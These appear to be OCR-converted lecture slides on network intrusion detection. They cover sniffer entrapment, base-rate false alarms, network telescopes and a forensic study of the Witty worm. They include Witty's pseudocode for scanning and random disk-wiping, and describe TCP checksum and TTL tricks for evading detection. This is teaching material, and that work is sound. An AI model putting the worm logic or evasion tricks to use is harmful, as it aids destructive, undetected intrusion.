  - Website load balancers, stale IP caches
    - E.g., dynamically get an IP address that was used by P2P host

Detecting Backdoors with NIDS


- Look for telltale signs of sniffer and rootkit activity
- Entrap sniffers into revealing themselves
  - Use bogus IP addresses and username/password pairs
    - Sniffer may try a reverse DNS query on the planted address; rootkit may try to log in with the planted username
  - Open bogus TCP connections, then measure ping times
    - If sniffer is active, latency will increase
  - Clever sniffer can use these to detect NIDS presence!
- Detect attacker returning to his backdoor
  - Small packets with large inter-arrival times
  - Root shell prompt "# " in packet contents

Detecting Attack Strings Is Hard

- Want to detect "USER root" in packet stream
- Scanning for it in every packet is not enough
  - Attacker can split attack string into several packets; this will defeat stateless NIDS
- Recording previous packet's text is not enough
  - Attacker can send packets out of order
- Full reassembly of TCP state is not enough
  - Attacker can use TCP tricks so that certain packets are seen by NIDS but dropped by the receiving application
    - Manipulate checksums, TTL (time-to-live), fragmentation

TCP Attacks on NIDS


Insertion attack



Insert packet with bogus checksum

Dropped

TTL attack



Short TTL to ensure this packet doesn't reach destination

Dropped (TTL expired)

Anomaly Detection with NIDS

- High false positive rate
  - False identifications are very costly because sys admin will spend many hours examining evidence
- Training is difficult
  - Lack of training data with real attacks
  - Network traffic is very diverse, the definition of "normal" is constantly evolving
    - What is the difference between a flash crowd and a denial of service attack?
- Protocols are finite-state machines, but current state of a connection is hard to see from network

Intrusion Detection Errors

- False negatives: attack is not detected
  - Big problem in signature-based misuse detection
- False positives: harmless behavior is classified as an attack
  - Big problem in statistical anomaly detection
- All intrusion detection systems (IDS) suffer from errors of both types
- Which is a bigger problem?
  - Attacks are fairly rare events, thus IDS often suffer from the base-rate fallacy

Conditional Probability

- Suppose two events A and B occur with probability Pr(A) and Pr(B), respectively
- Let Pr(AB) be probability that both A and B occur
- What is the conditional probability that A occurs assuming B has occurred?


$$\Pr(A \mid B) = \frac{\Pr(AB)}{\Pr(B)}$$

Bayes' Theorem

- Suppose mutually exclusive events $E_1, \ldots, E_n$ together cover the entire set of possibilities
- Then the probability of <u>any</u> event A occurring is

$$\Pr(A) = \Sigma_{1 \le i \le n} \Pr(A \mid E_i) \bullet \Pr(E_i)$$

  - Intuition: since $E_1, \ldots, E_n$ cover the entire probability space, whenever A occurs, some event E_i must have occurred



- Can rewrite this formula as

$$\Pr(E_i \mid A) = \frac{\Pr(A \mid E_i) \bullet \Pr(E_i)}{\Pr(A)}$$

Base-Rate Fallacy

- 1% of traffic is SYN floods; IDS accuracy is 90%
  - IDS classifies a SYN flood as attack with prob. 90%, classifies a valid connection as attack with prob. 10%
- What is the probability that a connection flagged by IDS as a SYN flood is actually valid?

$$\Pr(\text{valid} \mid \text{alarm}) = \frac{\Pr(\text{alarm} \mid \text{valid}) \bullet \Pr(\text{valid})}{\Pr(\text{alarm})}$$


$$= \frac{\Pr(\text{alarm} \mid \text{valid}) \bullet \Pr(\text{valid})}{\Pr(\text{alarm} \mid \text{valid}) \bullet \Pr(\text{valid}) + \Pr(\text{alarm} \mid \text{SYN flood}) \bullet \Pr(\text{SYN flood})}$$

$$= \frac{0.10 \bullet 0.99}{0.10 \bullet 0.99 + 0.90 \bullet 0.01}$$

= 92% chance raised alarm is false!!!

Strategic Intrusion Assessment

[Lunt]



Strategic Intrusion Assessment

[Lunt]

- Test over two-week period by Air Force Information Warfare Center
  - Intrusion detectors at 100 Air Force bases alarmed on 2,000,000 sessions
  - Manual review identified 12,000 suspicious events
  - Further manual review => four actual incidents
- Conclusion
  - Most alarms are false positives
  - Most true positives are trivial incidents
  - Of the significant incidents, most are isolated attacks to be dealt with locally


Network Telescopes and Honeypots

- Monitor a cross-section of Internet address space
  - Especially useful if includes unused “dark space”
- Attacks in far corners of the Internet may produce traffic directed at your addresses
  - “Backscatter”: responses of DoS victims to SYN packets from randomly spoofed IP addresses
  - Random scanning by worms
- Can combine with “honeypots”
  - Any outbound connection from a honeypot behind an otherwise unused IP address means infection (why?)
  - Can use this to analyze worm code (how?)

Backscatter of SYN Floods

[Savage et al.]


- SYN with forged, random source IP address ⇒ SYN/ACK to random host



Measuring Backscatter

[Savage et al.]

- Listen to unused IP addresss space (darknet)



- A lonely SYN/ACK packet is likely to be the result of a SYN attack
- 2001: 400 SYN attacks/week
- 2013: 773 SYN attacks/24 hours
- 2016: 1654 SYN attacks/24 hours
  - Arbor Networks ATLAS

Witty Worm

- Exploits sprint in the ICQ filtering module of ISS BlackICE/RealSecure intrusion detectors
  - Debugging code accidentally left in released product
  - Exploit = single UDP packet to port 4000
  - Payload contains “(^.^ insert witty message here ^.^)”, deletes randomly chosen sectors of hard drive
- Chronology of Witty
  - Mar 8, 2004: vulnerability discovered by eEye
  - Mar 18, 2004: high-level description published
  - 36 hours later: worm released
  - 75 mins later: all 12,000 vulnerable machines infected!

CAIDA/UCSD Network Telescope

- Monitors /8 of IP address space
  - All addresses with a particular first byte (23.x.x.x)
- Recorded all Witty packets it saw
- In the best case, saw approximately 4 out of every 1000 packets sent by each Witty infectee (why?)

Pseudocode of Witty (1)

[Kumar, Paxson, Weaver]

```
1. srand(get_tick_count())
2. for(i=0; i<20,000; i++)
3.     destIP ← $rand()_{[0..15]}$ | $rand()_{[0..15]}$
4.     destPort ← $rand()_{[0..15]}$
5.     packetSize ← 768 + $rand()_{[0..8]}$
6.     packetContents ← top of stack
7.     send packet to destIP/destPort
8. if(open(physicaldisk,$rand()_{[13..15]}$))
    write($rand()_{[0..14]}$ || 0x4E20); goto 1;
9. else goto 2
```

← Seed pseudo-random generator

Each Witty packet contains bits from 4 consecutive pseudo-random numbers

Witty's PRNG


[Kumar, Paxson, Weaver]

- Witty uses linear congruential generator to generate pseudo-random addresses

$$X_{i+1} = A * X_i + B \mod M$$

  - First proposed by Lehmer in 1948
  - With A = 214013, B = 2531011, M = 2^{32}, orbit is a complete permutation: every 32-bit integer is generated exactly once

- Can reconstruct the entire state of the generator from a single packet, predict future & past values



destIP ← $(X_i)_{[0..15]} \mid (X_{i+1})_{[0..15]}$

destPort ← $(X_{i+2})_{[0..15]}$

Given top 16 bits of X_i …

… try all possible lower 16 bits and check if they yield X_{i+1} and X_{i+2} consistent with the observations

Pseudocode of Witty (2)

[Kumar, Paxson, Weaver]

```
1.  srand(get_tick_count())
2.  for(i=0; i<20,000; i++)
3.      destIP ← rand()$_{[0..15]}$ | rand()$_{[0..15]}$
4.      destPort ← rand()$_{[0..15]}$
5.      packetSize ← 768 + rand()$_{[0..8]}$
6.      packetContents ← top of stack
7.      send packet to destIP/destPort
8.  if(open(physicaldisk,rand()$_{[13..15]}$))
     write(rand()$_{[0..14]}$ || 0x4E20); goto 1;
9.  else goto 2
```

Seed pseudo-random generator

Each Witty packet contains bits from 4 consecutive pseudo-random numbers

What does it mean if telescope observes consecutive packets that are "far apart" in the pseudo-random sequence?

Answer: re-seeding of infectee's PRNG caused by successful disk access

More Analysis

[Kumar, Paxson, Weaver]

- Compute seeds used for reseeding
  - srand(get_tick_count()) – seeded with uptime
  - Seeds in sequential calls grow linearly with time
- Compute exact random number used for each subsequent disk-wipe test
  - Can determine whether it succeeded or failed, and thus the number of drives attached to each infectee
- Compute every packet sent by every infectee
- Compute who infected whom
  - Compare when packets were sent to a given address and when this address started sending packets

Bug in Witty’s PRNG

[Kumar, Paxson, Weaver]

- Witty uses a permutation PRNG, but only uses 16 highest bits of each number
  - Misinterprets Knuth’s advice that the higher-order bits of linear congruential PRNGs are more “random”
- Result: orbit is not a compete permutation, misses approximately 10% of IP address space and visits 10% twice
- … but telescope data indicates that some hosts in the “missed” space still got infected
  - Maybe multi-homed or NAT’ed hosts scanned and infected via a different IP address

Witty’s Hitlist

[Kumar, Paxson, Weaver]

- Some hosts in the unscanned space got infected very early in the outbreak
  - Many of the infected hosts are in adjacent /24’s
  - Witty’s PRNG would have generated too few packets into that space to account for the speed of infection
  - They were not infected by random scanning!
    - Attacker had the hitlist of initial infectees
- Prevalent /16 = U.S. military base (Fort Huachuca)
  - Worm released 36 hours after vulnerability disclosure
  - Likely explanation: attacker (ISS insider?) knew of ISS software installation at the base… wrong!


Patient Zero

[Kumar, Paxson, Weaver]


- A peculiar "infectee" shows up in the telescope observation data early in the Witty oubreak
  - Sending packets with destination IP addresses that could not have been generated by Witty's PRNG
    - It was not infected by Witty, but running different code to generate target addresses!
  - Each packet contains Witty infection, but payload size not randomized; also, this scan did not infect anyone
    - Initial infectees came from the hitlist, not from this scan
- Probably the source of the Witty outbreak
  - IP address belongs to a European retail ISP; information passed to law enforcement

Was There a Hitlist?

[Robert Graham]



Typical worm propagation curve



Alternative explanation: the initially infected BlackIce copies were running as network intrusion detectors in promiscuous mode monitoring a huge fraction of DoD address space (20% of all Internet)

Proved by analysis of infectees' memory dumps in Witty packets

http://blog.erratasec.com/2014/03/witty-worm-no-seed-population-involved.html